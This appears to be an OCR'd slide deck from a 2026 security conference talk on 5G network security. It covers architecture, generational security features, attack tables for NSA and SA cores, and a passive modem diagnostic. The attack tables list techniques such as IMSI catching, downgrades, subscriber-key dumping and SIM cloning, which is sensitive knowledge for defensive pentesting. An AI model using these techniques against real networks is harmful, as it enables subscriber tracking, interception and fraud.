TELCOSEC DAY @ TROOPERS 2026

Hacking 5G: From Radio Security to the APIs

Public networks, private 5G, and the new API surface

Sébastien Dudek | Founder & Security Engineer, Penthertz



WHOAMI


About myself



- **Sébastien Dudek** aka `@FlUxIuS`
- Founder & Security Engineer, **Penthertz** - wireless & hardware security
- > 15 years in software & hardware security, researcher, Red Team
- Author of **RF Swift** and mobile/RF tooling
  - RF Swift: RF/SDR toolbox in containers
  - Burp 5GC API Parse (2019) + Pentest (end 2025)
  - Modmobmap/Modmobjam: presented at TelcoSec
  - LUKSbox, V2GInjector, Grimoire, etc.


What we do

Pentest & Red Team




- Mobile 2G to 5G, Wi-Fi, BLE
- RFID, LoRa, cars, satellites
- CRA & RED readiness

Research & tooling



- Firmware, glitching, chip-off
- Vuln research up to CVE
- Open source: **RF Swift**

Trainings



- SDR, mobile, RFID, Wi-Fi
- Live and on-demand (Hackademy)
- Hardware kit included

Trained and spoke at Hardwear.io, Black Hat, Troopers, HITB, NorthSec, SSTIC, FOSDEM

HOW IT STARTED

How we started hacking 5G

Good opportunities to play with real 5G core networks - the **5G Cyber Security Hackathon** (Oulu, FI):

5G NSA - 2019

- 1st place **hospital** assignment
- Team **DeepCuts**
- `5gcyberhack.fi/2019`

5G SA: 2021

- 3rd place the **PwC & Aalto** assignment
- Team **DeeperCuts**
- `5gcyberhack.fi`

EVERYWHERE

Mobile modules are everywhere



- Intercoms, lifts, **cars**, alarms, meters...
- All built on **mobile modules** (2G→5G)
- Rarely enforce the full security feature set
- The same modules power **private 5G** verticals

"

5G security is **two pentests**: a thin radio layer and a fat **web / API core**, now with two new edges: **OpenRAN's Kubernetes** and **public APIs**. And **private 5G** exposes them all, badly.

— Today's thesis

SECTION 01

Evolution & architecture

01

40+ years of mobile networks

1G
Analog, no crypto, FDMA


2-4G
Digital, A5/KASUMI/AES

5G
NSA then SA, SBA, slicing, 5G-AKA

6G, NTN
...and beyond

Each generation kept the previous alive for compatibility, **and dragged its weaknesses forward.**


2G / 3G / 4G - network architecture



...and 5G - NSA vs SA in the architecture


5G NSA

EN-DC, 4G core (EPC)
NR = secondary cell
NAS = EPS




5G SA

standalone, new 5GC
NR = primary cell
NAS = 5GS, SBA / HTTP/2




NSA reuses the 4G EPC (the core of the previous slide). SA needs a brand-new 5G core.

5G Service-Based Architecture



NFs talk over **HTTP/2 + REST** (ETSI/OpenAPI) on the **SBI bus**. **NRF** is the registry, **NEF** exposes the core to the outside. Many stacks ship with **no TLS/OAuth2 by default**, so the control plane is a **web target**.

5G network slices



Security across generations

	2G	3G	4G	5G
Network auth	One-way, rogue cell	Mutual (UMTS-AKA)	Mutual (EPS-AKA)	**5G-AKA / EAP-AKA'**
Identity privacy	IMSI in clear on request	IMSI in clear on request	IMSI in clear on request	**SUCI (if not null-scheme)**
Ciphering	A5/1 broken	KASUMI	AES / SNOW-3G / ZUC	**NEA1-3 (if enforced)**
Signalling integrity	None - injection	F9/UIA1	NAS + RRC	**NAS + RRC**
User-plane integrity	None	None	None	**UPIP - often OFF**

Strong on paper - **only when every option is enforced.** Private cores rarely enforce them.

WHY THIS MATTERS HERE

Where 5G actually lands today

Insurance	UBI telematics, pay-how-you-drive probes, fleet boxes
Automotive	connected-car probes, TCU / telematics modules, V2X
Industry / OT	5G robots & AGVs, private campus cores, sensors
Public MNO	NSA/SA macro networks, CAMARA on the internet

In **private 5G** the enterprise *is* the operator: it uses common solutions like Amarisoft, Open5GS, etc., and inherits every default misconfig with none of the carrier hardening.

TWO WORLDS

Operators and private networks

Public operators (MNO)

- Macro NSA/SA at **national scale**
- **Interconnect**: SS7, Diameter, GTP over IPX/GRX
- Exposed gateways / GGSN, roaming partners
- **CAMARA** exposure to the public internet
- Hardened, monitored. One weak edge scales

Private 5G (enterprise)

- The enterprise **is** the operator
- Insurance, automotive, robots, OT
- **Flat networks**, core + O&M + IT mixed
- Vendor defaults left as-is, little monitoring
- Smaller blast radius, but **far easier**

Same protocol bugs, same SBA, same modules - **different blast radius & maturity.** The tooling is identical.

SECTION 02

5G radio tests

02

4G & 5G NSA - possible attacks

Air interface	RAN: eNB / gNB	Signalling	User plane	Core + sub-DB	Interconnect
LTE-Uu / NR-Uu, RRC / NAS	X2-AP, EN-DC	S1-MME (S1AP/SCTP), S6a	S1-U, Sxa/Sxb, GTP-U / PFCP	MME / SMF / HSS, MongoDB	SGs, SS7, Diameter, IPX/GRX
Fake eNB / IMSI catcher rogue cell, identity capture	**Rogue NSA SgNB** malicious secondary node	**S1AP signalling abuse** attach / detach / TAU forge	**GTP-U injection** spoof / replay user packets	**Exposed MongoDB** dump IMSI / Ki / OPc	**SS7 / SGs intercept** SMS & location tracking
Downgrade to 2G/3G bid-down to weak crypto	**X2 handover spoof** manipulate EN-DC add/modify	**Paging / IMSI exposure** locate & track subscribers	**GTP-in-GTP bridging** UE↔UE / GRX, NFs if flat	**SIM cloning** from stolen Ki / OPc	**Diameter location/DoS** abused over IPX-GRX
RRC redirection / MITM steer UE onto attacker cell	**S1AP / X2AP injection** forged SCTP signalling	**Attach-flood DoS** exhaust MME resources	**PFCP session hijack** reroute UP via rogue UPF	**GTP-C / NAS abuse** session / bearer manipulation	**VoLTE / IMS (Cx/Gx)** SIP fuzzing, toll fraud
UP sniff & inject LTE user-plane integrity off	**Base-station DoS** overload / RF jamming	**Auth-vector theft (S6a)** Diameter request abuse	**Overbilling / free data** bypass charging (Gx/PCRF)	**RCE on NF host** mgmt iface → persistent root	**Roaming abuse** partner trust exploited

UE / Air → eNB / gNB → S1 / S6a → GTP / PFCP → EPC core → Interconnect

5G SA - possible attacks

Air / NAS	NG-RAN: gNB	SBI / SBA	Identity store	Cloud / O-RAN	Northbound APIs
NR-Uu, N1, SUCI / 5G-AKA	N2 (NGAP/SCTP), N3 (GTP-U)	HTTP/2 h2c, REST/JSON	UDM / UDR, MongoDB	K8s, RIC, E2 / A1 / O1	NEF, CAMARA, N6 / DN
SUCI null-scheme SUPI sent in clear → tracking	**NGAP injection** forge N2 to the AMF	**No TLS / no OAuth2** h2c → sniff & call any NF	**Exposed UDR / MongoDB** dump SUPI / Ki / OPc	**Misconfigured kubelet** AlwaysAllow → exec pods	**BOLA / IDOR** query another subscriber
Fake gNB, bidding-down force SA→NSA→LTE downgrade	**Rogue gNB → AMF** unauth NG setup / DoS	**NF impersonation** fake NRF register / discover	**Auth-vector theft (UDM)** forge 5G-AKA → clone	**Malicious xApp** RMR / E2 subscription hijack	**alg=none, token swap** forge subject, scope abuse
NAS / RRC replay pre-auth message abuse	**N3 GTP-U injection** spoof user packets to UPF	**SBI API fuzzing** crash / RCE on a NF	**NEF / CAPIF abuse** over-broad API exposure	**ChartMuseum / dms_cli** unauth chart push → CVE	**Location / SIM-swap leak** CAMARA data exfil
UPIP off → UP tamper integrity not enforced	**GTP-in-GTP bridging** RAN↔core, NFs if unsegmented	**PFCP hijack (N4)** rogue SMF reroutes UPF	**RCE on NF host** mgmt iface → persistent root	**etcd / secrets exposure** cluster-wide takeover	**N6 / DN pivot** data network → core lateral

UE / N1 → gNB N2/N3 → SBI / SBA → UDM / UDR → Cloud / RIC → NEF / CAMARA

SA widens the surface: the core is now a REST API on a Kubernetes cloud. No SS7/Diameter, but HTTP/2, RIC and northbound APIs.

Testing the gNB with a real modem - DIAG



Quectel RM530N on a Waveshare USB→M.2 B-KEY carrier - exposes the Qualcomm DIAG port

What the modem sees over DIAG

scat - Qualcomm DIAG @ /dev/ttyUSB0 (Quectel RM530N)

```
$ scat -t qc -s /dev/ttyUSB0
...
Radio 0: NR ML1 Meas Packet: Layers: 1, ssb_periocity: 0
Radio 0: Layer 0: NR-ARFCN: 650400, SCell PCI: 65535/SSB: 15, RSRP: 0.00/0.00, RX beam: NA/NA, Num Cells: 255 (S: 2)
Radio 0: └── Cell 0: PCI: 334, PBCH SFN: 1008, RSRP: -118.22, RSRQ: -13.71, Num Beams: 1
Radio 0:     └── Beam 0: SSB[0] Beam ID: 0/0, RSRP: -118.71/-118.22, Filtered RSRP/RSRQ (Nr2Nr): -118.22/-13.71, Filtered
RSRP/RSRQ (L2Nr): 0.00/0.00
Radio 0: └── Cell 1: PCI: 48, PBCH SFN: 1008, RSRP: -117.98, RSRQ: -15.12, Num ...
# L2Nr = 0 → no LTE anchor measured → 5G SA, fully passive (no TX)
```

SA or NSA? L2Nr tells you - passively

The discriminator

- NR ML1 (PHY) proves NR is *measured* - not SA vs NSA
- **L2Nr** (LTE→NR) active → LTE anchor measures NR → **NSA**
- Only **Nr2Nr**, L2Nr = 0 → no anchor → **SA**

modem - SA / NSA verdict

```
# public FR macro cell
verdict : 5G NSA  (L2Nr active)
# Amarisoft private lab
verdict : 5G SA   (L2Nr = 0)
AT+QENG="servingcell" → "NR5G-SA"
```

